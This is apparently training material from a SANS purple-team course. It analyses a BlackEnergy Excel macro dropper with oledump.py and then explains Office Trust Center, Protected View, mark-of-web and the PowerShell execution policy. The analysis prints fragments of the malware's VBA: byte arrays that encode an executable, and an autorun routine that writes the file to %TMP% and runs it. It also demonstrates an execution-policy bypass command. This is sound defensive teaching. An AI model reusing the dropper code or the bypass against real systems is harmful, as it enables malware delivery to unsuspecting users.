C:\Demo>oledump.py 97b7577d13cf5e3bf39cbe6d3f0a7732.zip
1:      107 '\x01CompObj'
2:      244 '\x05DocumentSummaryInformation'
3:      204 '\x05SummaryInformation'
4:    106596 'Workbook'
5:      657 '_UBA_PROJECT_CUR/PROJECT'
6:      188 '_UBA_PROJECT_CUR/PROJECTwm'
7: M 609230 '_UBA_PROJECT_CUR/UBA/Workbook'
8: m 985 '_UBA_PROJECT_CUR/UBA/Worksheet____1'
9: m 985 '_UBA_PROJECT_CUR/UBA/Worksheet____2'
10: m 985 '_UBA_PROJECT_CUR/UBA/Worksheet____3'
11:    3193 '_UBA_PROJECT_CUR/UBA/_UBA_PROJECT'
12:      572 '_UBA_PROJECT_CUR/UBA/dir'

C:\Demo>
```

The Office document we retrieved was obtained from VirusTotal and was actually used in the attack

The sample is an OLE document, which is the old binary format of MS Office documents (.doc, .xls...), the new file format still uses OLE to store macros

"Oledump.py" is a free tool developed by Didier Stevens that can be used to analyze streams in OLE files

We can easily spot the macro in stream 7, highlighted with "M"

SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

119

Example of a Macro Dropper – BlackEnergy (I)

BlackEnergy malicious documents are surprisingly unsophisticated. To illustrate this, we will perform a static analysis of a BlackEnergy malicious document: MD5 97b7577d13cf5e3bf39cbe6d3f0a7732, similar to the one used in the Ukrainian power grid attacks.

We perform a static analysis because opening the document with MS Office involves risks, as it might execute unwantedly. Furthermore, the tool we will use (oledump.py by Didier Stevens) is open-source Python, runs on many operating systems and does not require MS Office to be installed.

oledump.py is a command-line tool. When oledump.py is launched with the name of the sample to analyze an argument (it may be contained inside a ZIP file), oledump will analyze the OLE files and list all streams found inside the OLE file. Streams with an M or m indicator contain VBA code (stream 7 in this example).

The OLE file format is an old Microsoft file format, officially called by Microsoft the Compound File Binary Format, implementing an embedded file system with files (called streams) and folders (called storage). The binary file formats used by MS Office (.doc, .xls, .ppt ...) are actually OLE files. The new file formats introduced with MS Office 2007 (.docx, .docm, .xlsx, ...) are ZIP containers with XML files inside, but VBA macros are still stored inside OLE files stored inside the ZIP container.

References:

<https://blog.didierstevens.com/didier-stevens-suite/>

<https://blog.didierstevens.com/my-software/>

Example of a Macro Dropper – BlackEnergy (2)

```
C:\Demo>oledump.py -s 7 -v 97b7577d13cf5e3bf39cbe6d3f0a7732.zip | more
Attribute UB_Name = "Workbook"
Attribute UB_Base = "0(00020819-0000-0000-C000-000000000046)"
Attribute UB_GlobalNameSpace = False
Attribute UB_Creatable = False
Attribute UB_PredeclaredId = True
Attribute UB_Exposed = True
Attribute UB_TemplateDerived = False
Attribute UB_Customizable = True
Private a(768) As Uariant
Private Sub Init0()
    a(1) = Array(77, 90, 144, 0, 3, 0, 0, 0, 4, 0, 0, 0, 255, 255, 0, 0, 184, 0,
0, 0, 0, 0, 0, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 232, 0, 0, 0, 14, 31, 186, 14, 0,
, 180, 9, 205, 33, 184, 1, 76, 205, 33, 84, 104, 105, 115, 32, 112, 114, 111, 10
3, 114, 97, 109, 32, 99, 97, 110, 110, 111, 116, 32, 98, 101, 32, 114, 117, 110,
32, 105, 110, 32, 68, 79, 83, 32, 109, 111, 100, 101, 46, 13, 13, 10, 36, 0, 0,
0, 0, 0, 0, 0)
    a(2) = Array(136, 190, 95, 48, 204, 223, 49, 99, 204, 223, 49, 99, 204, 223,
49, 99, 163, 192, 58, 99, 207, 223, 49, 99, 163, 192, 59, 99, 214, 223, 49, 99,
79, 195, 63, 99, 192, 223, 49, 99, 202, 252, 59, 99, 206, 223, 49, 99, 149, 252
, 34, 99, 197, 223, 49, 99, 204, 223, 48, 99, 152, 223, 49, 99, 202, 252, 58, 99
```

We instruct oledump.py to extract the relevant stream from the ZIP archive. The first line of actual code written by the adversaries is the "Private a(768) line".

The array that is being declared should ring a bell to malware analysts, as it starts with 77 and 90 (in ASCII: "M" and "Z").

MZ is the header for Windows executables: BlackEnergy was stored inside the VBA code using integers to represent each byte!

Example of a Macro Dropper – BlackEnergy (2)

To extract the VBA macro code from stream 7, we have to instruct oledump.py to select stream 7 (with option `-s 7`) and to decompress the VBA source code (option `-v`). VBA source code is stored inside stream using a proprietary compression method. Although this method is proprietary, Microsoft has released documents explaining the decompression algorithm.

oledump.py will output the VBA source code, and this typically starts with attributes with names starting with VB_. These attributes are internal to VBA and are not displayed when visualized with the VBA editor inside MS Office.

The first line of code written by the adversaries in this malicious document starts with Private a(768)...

In the second line, we see a declaration of an array, starting with numbers 77, 90, 144, 0... These numbers will sound familiar to malware analysts: 77 is the numerical value of ASCII character M, and 90 is the numerical value of ASCII character Z. MZ is the header of a Windows program. So, the payload, malware BlackEnergy, has been stored inside the VBA code using integers to represent each byte.

VBA

Example of a Macro Dropper – BlackEnergy (3)

```
SANS SEC599

C:\Demo>oledump.py -s 7 -u 97b7577d13cf5e3bf39cbe6d3f0a7732.zip | tail
Next i
Close #fnum
Dim rss
rss = Shell(fname, 1)
End Sub

Private Sub Workbook_Activate()
MacroExpl
End Sub

C:\Demo>
```

At the end of the VBA code, we can identify a subroutine named "Workbook_Activate". This reserved name ensures the function automatically runs every time the spreadsheet is opened (and this workbook is selected)

The "Workbook_Activate" subroutine will just execute another subroutine "MacroExpl"

Example of a Macro Dropper – BlackEnergy (3)

At the end of the VBA code, we see a subroutine named Workbook_Activate. This is a reserved name and makes sure that this function will execute automatically (autorun) when the malicious spreadsheet is opened.

This subroutine will just execute another subroutine: MacroExpl. Let's investigate what MacroExpl is trying to do...

VBA

Example of a Macro Dropper – BlackEnergy (4)

```
Init25
fnum = FreeFile
fname = Environ("TMP") & "\vba_macro.exe"
Open fname For Binary As #fnum
For i = 1 To 768
    For j = 0 To 127
        aa = a(i)(j)
        Put #fnum, , aa
    Next j
Next i
Close #fnum
Dim rss
rss = Shell(fname, 1)
End Sub
```

We observe the subroutine will create a file called vba_macro.exe stored in the %TMP% directory (environment variable).

The file is subsequently written to disk and executed.

We now have an actual executable that can be further analyzed / reversed!


Example of a Macro Dropper – BlackEnergy (4)

MacroExpl is the subroutine that takes the embedded executable in the arrays and writes each byte of this array to disk. The name of the file dropped by the VBA code is %TMP%\vba_macro.exe. %TMP% is an environment variable pointing to a folder for temporary files inside the user's profile.


After the complete file is written to disk, the executable is launched with the Shell function.

VBA

Microsoft's Protection against VBA



Microsoft introduced a new file format for MS Office documents to better protect users from remote code execution attacks (docx, docm...).



Protected View is sandboxing technology added to MS Office applications to contain active content and exploits.



Microsoft Trust Center's Macro Settings govern when VBA code gets executed.

Microsoft's Protection against VBA


With the introduction of MS Office 2007, Microsoft delivered new technologies aimed at better protecting the user from attacks through documents.

Before MS Office 2007, MS Office documents were stored in a binary file format based on the Compound File Binary Format. This format supports streams of data, and MS Office applications like Word store their data in streams. These streams are composed of different binary records, all with different formats. Parsing the data in the streams to read a document was technically complex, and thus prone to errors, leading to bugs and exploits. The extensions used for this file format are .doc, .xls, .ppt...

With MS Office 2007, Microsoft introduced a new file format based on ZIP compression and XML: The Office Open XML format. Essentially consisting of XML files stored inside a ZIP container, Microsoft eliminated the need for complex binary parsers by adopting a text-based file format. Together with a new file format, Microsoft introduced new extensions for this file format by adding an x character to the extension: .docx, .xlsx...

Protected View was introduced with MS Office 2010. To contain exploit code from interacting with the resources of the operating system, potentially dangerous documents are opened in a sandbox. This sandbox is restricted from interacting with the resource of the operating system. If a document contains a weaponized exploit, then opening it in the sandbox (the Protected View) contains the exploit code. As a side effect of opening a document in Protected View, active content is not allowed to run.

VBA code in MS Office documents is often referred to as macros. As automatic execution of VBA code has inherent risks, Microsoft included MS Office with settings to govern VBA code execution. These settings can be found in the Trust Center.




Introducing the Office Trust Center

The Office Trust Center is Microsoft's central location where security controls for Office documents can be defined. The controls that can be configured include:

- **Trusted Publishers:** Specific publishers from whom all documents are considered trusted. For these documents, the configured security controls do not apply (e.g. ActiveX, Macro, Protected View,...).
- **Trusted Locations:** Specific locations in which all documents are considered trusted. For these documents, the configured security controls do not apply (e.g. ActiveX, Macro, Protected View,...).
- **Trusted Documents:** Specific documents that are considered trusted. For these documents, the configured security controls do not apply (e.g. ActiveX, Macro, Protected View,...).
- **Trusted Add-in Catalogs:** Catalogs from which all Add-ins are considered trusted.
- **Add-ins:** Security controls for Office add-ins.
- **ActiveX Settings:** Security controls that limit use of ActiveX in Office documents.
- **Macro Settings:** Security controls that limit how a Macro behaves in Office documents.
- **Protected View:** Security controls for "sandboxed" execution of files in unsafe locations / downloaded from the internet.
- **Message Bar:** Whether or not users receive warning messages when content is blocked.
- **File Block Settings:** Prevent certain (types of) files to be opened at all.
- **Privacy Options:** Settings focused on data privacy.

Let's zoom in on a few of these!



Trusted Locations

Whenever a file is considered "Trusted" (i.e. because it was created by a Trusted Publisher, located in a Trusted Location or is, specifically, a Trusted Document), security controls such as Protected View or Macro restrictions do not offer any increased security.

It's important to note that, by default, the Trusted Locations include user-writable folders such as, for example, C:\Users\<USER>\AppData\Roaming\Microsoft\Templates\.

Tread carefully!


Trusted Publishers, Trusted Locations, and Trusted Documents

In order to allow fine-grained management of security controls, Microsoft established the concept of "Trusted" items in Office. This includes, for example, Trusted Publishers, Trusted Locations and Trusted Documents. Whenever a file is considered "Trusted" (i.e. because it was created by a Trusted Publisher, located in a Trusted Location or is, specifically, a Trusted Document), security controls such as Protected View or Macro restrictions do not offer any increased security. This means that files will not open in the Protected View (sandboxed mode) and that a Macro will execute automatically.

It's important to note that, by default, the Trusted Locations include user-writable folders such as, for example, C:\Users\<USER>\AppData\Roaming\Microsoft\Templates\.

For more information, please refer to <https://docs.microsoft.com/en-us/deployoffice/security/designate-trusted-locations-for-files-in-office>.

VBA Macro Settings



Trust settings

By default, all VBA code (macros) is disabled with notification in MS Office's Trust Center.

Access to the VBA project model is disabled: This prevents self-modifying code.

Macro Settings

The Macro Settings in MS Office's Trust Center will disable VBA code by default. "Disable all macros with notification" means that the user will be presented with a warning that macros are disabled and left with the option to enable macros (see next slide for an example).

Other options are to disable macros without any warning, to only enable digitally signed macros, or to enable all macros.

As you can imagine, enabling all macros in today's hostile internet environment is not a good thing to do: The risk of malicious code execution is too high.


"Disable all macros except digitally signed macros" can be an interesting option for your enterprise, if your enterprise needs VBA programming done by the IT department. Then the IT department can digitally sign all VBA code it develops, and the users will not receive warnings about macros developed by the IT department. Digitally signing VBA code is done with a code signing certificate (the same certificate can also digitally sign PE files). This certificate can be purchased, or if you have a PKI infrastructure in your enterprise, issued by the PKI server.

Note that adversaries can purchase (or steal) code-signing certificates, too, so for enhanced protection, it could be interesting to further configure MS Office's Trust Center's settings with the particular certificates (or root CAs) to trust.

The option to access the VBA project model allows adversaries to create polymorphic malware: Malware that mutates by modifying itself. Microsoft has had particular issues with polymorphic VBA malware in the distant past, and that is why they added this setting which is disabled by default.

VBA

Enabling Macro Content – Adversary Tricks



User awareness...

As the macro restrictions are effective at blocking a number of attacks, adversaries are including "Macro enabling" guidelines in malicious Office documents they are creating...


However, the "Trust Center" allows us to hide this "Macro Banner" from users in the "Message Bar" section.

Enabling Macro Content – Adversary Tricks

The default setting "disable all macros with notifications" makes sure that a yellow banner "SECURITY WARNING" is displayed when an MS Office document containing macros is opened. The user has the option to enable macros by clicking the button, "Enable Content." Again, user awareness is key with this banner. Users must be properly trained about the meaning of this warning and know how to inform the proper team inside your enterprise if this alert appears with documents originating outside of your enterprise.

Once the button Enable Content has been clicked, VBA code is enabled, and if it contains autorun properties (like AutoOpen), the VBA code will execute after clicking the button. Subsequent openings of the same document will not produce the warning banner once the button has been clicked.

Remark that if a document has a mark-of-web, that the document will first be opened in Protected View. If the user clicks on Enable Editing and the document contains macros, then this banner will be presented. Remember: For documents with VBA code originating from the internet, 2 consecutive warning banners are presented to the user: "Protected View" and "SECURITY WARNING."



Microsoft Office's Protected View is sandboxing technology introduced with MS Office 2010.

Potentially risky documents are opened in Protected View, limiting the attack surface and containing code in a restricted environment.

Documents can only be viewed in Protected View, not edited. To edit documents, the user has to leave Protected View.


Microsoft Protected View

At the end of the 2000s, several user applications with complex parsers were riddled with vulnerabilities. Think of internet browsers, PDF viewers, office applications... To curb the relentless attacks on these applications, software designers introduced sandboxing technology.

Realizing that it is impossible to deliver software without bugs (and thus potentially exploitable), even with a secure software development lifecycle, software designers developed technology to contain exploits. In a normal process, when an exploit runs, the code of the exploit is executed by a thread of the Windows process. This existing thread uses the process' access token, giving it the same security context as the process. Being a normal process, it has the same access rights as the user who started the process.

If exploit code could be made to run with restricted access rights, then exploit code would not be able to access the operating system's resources with the same access level as the user. Sandboxing achieves this by running all potentially vulnerable, complex code of the application in a process with lower access rights than the user.

Documents opened in Protected View are also static: Active content does not execute, and the user cannot edit the document. To edit the document, the user has to leave Protected View. Leaving Protected View effectively relaunches the MS Office application without a sandbox.




Protected View Criteria in the Office Trust Center

Protected View is Microsoft's sandboxing technology for MS Office applications. Not all documents are opened in Protected View: One of the reasons is that Protected View prohibits editing of documents, hence documents that need to be edited cannot be opened in protected view.


Applications like Word will only open potentially dangerous documents in Protected View. Deciding if a document is potentially dangerous or not is done based on criteria that can be configured by an administrator or a user.

Practically, MS Office applications classify a document as potentially dangerous based on properties like origin and location. These can be configured in MS Office's Trust Center, in the Protected View tab. By default, documents that come from outside your organization (downloaded from the internet or Outlook attachments) or are located in untrusted folders (like the folders for temporary internet files) are considered potentially dangerous and will be opened in Protected View.



Attributes: ☐ Read-only ☐ Hidden Advanced...

Security: This file came from another computer and might be blocked to help protect this computer. ☐ Unblock



Untrusted locations and mark-of-web

Files that are downloaded from the internet (for example, with Internet Explorer) are marked as originating from an untrusted location. This so-called mark-of-web can be viewed (and removed) via Windows Explorer's properties dialog box.

To protect your organization, it is important to use applications that support mark-of-web.

Protected View – How Does It Know Where Files Originate From?

As discussed, MS Office applications will open potentially dangerous documents in Protected View. A document is considered potentially dangerous if, for example, it was downloaded from the internet. But how can an application like Word determine that a file was downloaded from the internet, if it was downloaded via another application, for example Internet Explorer? Internet-facing applications like Internet Explorer will mark downloaded files according to their origin. This mark is called a mark-of-web.

In Windows Explorer, this mark-of-web can be viewed by opening the properties dialog box of the file. For a file with a mark-of-web, the properties dialog box will display text to inform that this file came from another computer and that it might be blocked. Remark that the user has the option to unblock the file, i.e. remove the mark-of-web.


The Windows file system itself will not actually block the file when it has a mark-of-web (for example with an ACL); rather, blocking is left to the discretion of applications that open the file and support mark-of-web. MS Office applications like Word support mark-of-web and can be configured to open documents with a mark-of-web in Protected View.

When selecting applications to use inside one's enterprise, it is important to take into account security features like sandboxes and support for mark-of-web. The mark-of-web data is stored in an Alternate Data Stream of the file with the mark-of-web. An ADS is a feature of the NTFS file system. The content of a file can be considered as a data stream. NTFS supports more than one data stream for a file, these extra data streams are called Alternate Data Streams. Alternate Data Streams have a name (just like filenames) and can be accessed by concatenating the name of the file and the name of the ADS separated by a colon character.

The ADS name used for mark-of-web is Zone.Identifier. For example, file demo.doc with a mark-of-web has an ADS with the name Zone.Identifier. The content of this ADS can be accessed by using the following name: demo.doc:Zone.Identifier.

Notepad, for example, can be used to view (and modify) this ADS, as shown in this slide: notepad.exe demo.doc:Zone.Identifier.

VBA Leaving Protected View



User awareness

When a Word document is opened in Protected View, the user is informed with a yellow banner at the top of the window.

Protected view has a button to leave Protected View: "Enable Editing". By clicking on Enable Editing, Word will be relaunched to open the document without Protected View.

Unlike the VBA banner discussed previously, this banner cannot be hidden from the user.

Leaving Protected View

A yellow banner at the top of the Word window informs the user that a document has been opened in Protected View.

User awareness concerning Protected View is key because the user can decide to leave Protected View by clicking the Enable Editing button. By clicking on the button and leaving protected view, the document is reopened in Word in normal view. This means not only that the document can be edited but also that the document is no longer opened in a sandboxed Word process. If the document contains exploits for (known) Word vulnerabilities, then the malicious exploit code will no longer be contained in the sandbox and have the same access to operating systems resources like files and registry entries as the user.

Active content is also disabled in Protected View. VBA Macros are disabled, too, but for potentially dangerous VBA code, there is a second banner!

Malicious Word documents often contain messages with a social engineering aspect to entice the user to disable Protected View by clicking on the Enable Editing button. For example, the Word document will "inform" the user that it contains an "encrypted" message, i.e. that the message is "protected" and that the user needs to unprotect the document to view it.

In other words, the social engineering messages try to confuse the user by amalgamating terms like protected and encrypted.

PowerShell is Microsoft's object-oriented scripting language. It supports the .NET framework.

It is a powerful language that can interface with older technologies like the Windows API and ActiveX, and with new technologies like .NET.

Microsoft learned from its security mistakes with older scripting languages and has taken steps to try to prevent abuse by PowerShell scripts.

PowerShell offers a number of highly interesting features both to the Blue and Red teams, making it a perfect topic for SEC599!

PowerShell

PowerShell was introduced in 2006 as a new object-oriented scripting language. The first version (1.0) had to be installed on Windows operating systems like Windows XP, but since Windows 7.0, PowerShell (version 2.0 and later) is integrated into the Windows operating system.

At the time of writing, the latest version of PowerShell is 5.1, and, in 2016, PowerShell was released as open-source software, opening the path to cross-platform versions of PowerShell.

PowerShell is built on .NET technology, and thus supports the .NET framework for scripting. But it can also use older Microsoft technology like ActiveX and the Windows API. This means that very powerful scripts can be written by adversaries to attack enterprise machines. Scripts can be developed that operate completely in memory, avoiding detection and monitoring. PowerSploit is one example of a red team PowerShell framework.

PowerShell uses cmdlets (command-lets); for example, a ping command from PowerShell can be executed with the Test-Connection cmdlet:

```
Test-Connection 127.0.0.1
```

With the introduction of PowerShell, Microsoft took some design decisions to improve security and avoid abuse of this new scripting capability, as witnessed in the past with VBS, VBA, and JS.

PowerShell offers a number of highly interesting features both to the Blue and Red teams, making it a perfect topic for SEC599! Let's have a look...

PSI> Opening PowerShell Scripts

Extension

PowerShell scripts are stored as text files with extension ps1.



Editing scripts

When a .ps1 is opened (for example double-clicked), by default Notepad is launched to edit the content of the .ps1 file.

The PowerShell script is not executed.

Restricted execution

Additionally, the execution of .ps1 files is also governed by an execution policy. By default, the execution policy is set to "Restricted", and .ps1 files cannot be executed when they are loaded into the PowerShell shell.

Opening PowerShell Scripts

PowerShell scripts are contained in text files with extension .ps1. To avoid abuse like with the Windows Script Host, where .vbs, .js... scripts can be executed just by double-clicking, the .ps1 extension is associated with notepad. When a file with extension .ps1 is opened in Windows Explorer (for example by double-clicking the icon that represents the file), notepad.exe is launched to edit the file. This prevents attacks similar to emailing malicious .vbs or .js files.

User awareness concerning ps1 files is important, even if they can do no harm when double-clicked. There are how-tos floating around on the internet, explaining how to change the default configuration of Windows to launch PowerShell scripts when they are double-clicked. From an administrative standpoint, this is easier, as the user can be instructed to double-click administrator-provided ps1 files for ad-hoc troubleshooting. But it introduces a new risk. Therefore, it is best to raise user awareness and instruct users not to change the default settings. A company policy prohibiting the change of these security settings is something to consider.

The execution of .ps1 files is also governed by an execution policy. By default, the execution policy is set to Restricted, and .ps1 files cannot be executed when they are loaded into the PowerShell shell.

Microsoft took these security design decisions and implemented these restrictions to limit the abuse of PowerShell scripts. As was to be expected, malicious actors found other ways to abuse PowerShell and it has become a very powerful tool used by adversaries and red teams. The fact that it is integrated into Windows makes PowerShell the go-to exploitation and post-exploitation tool. As an initial intrusion tool, it is not that well suited, because of Microsoft's design decisions. Ps1 files can be artifacts of a successful intrusion and user awareness should encourage users to report these files to the proper team. This includes administrators, who are more familiar with ps1 files and could brush off these artifacts as non-incidents.

PSI> Bypassing the ExecutionPolicy

Execution is disabled

The script cannot be launched via a powershell.exe argument due to the ExecutionPolicy.

```
SEC599
C:\demo>powershell -File hello.ps1
File C:\demo\hello.ps1 cannot be loaded because running scripts is disabled on this system. For more information, see about_Execution_Policies at http://go.microsoft.com/fwlink/?LinkID=135170.
+ CategoryInfo          : SecurityError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : UnauthorizedAccess

C:\demo>powershell -ExecutionPolicy Bypass -File hello.ps1
Hello

C:\demo>
```

Policy bypass

Temporarily bypassing the execution policy allows the execution of scripts in .ps1 files.

Bypassing the ExecutionPolicy

PowerShell scripts contained in .ps1 files cannot be executed by simply invoking the powershell.exe shell and passing the script file as an argument (-File hello.ps1). This will not be allowed by the default execution policy. The default PowerShell execution policy is set to Restricted, prohibiting the execution of .ps1 files passed as arguments.

The same happens inside the PowerShell shell when a .ps1 file is loaded, for example, .\hello.ps1. The execution policy will prevent the hello.ps1 script from executing.

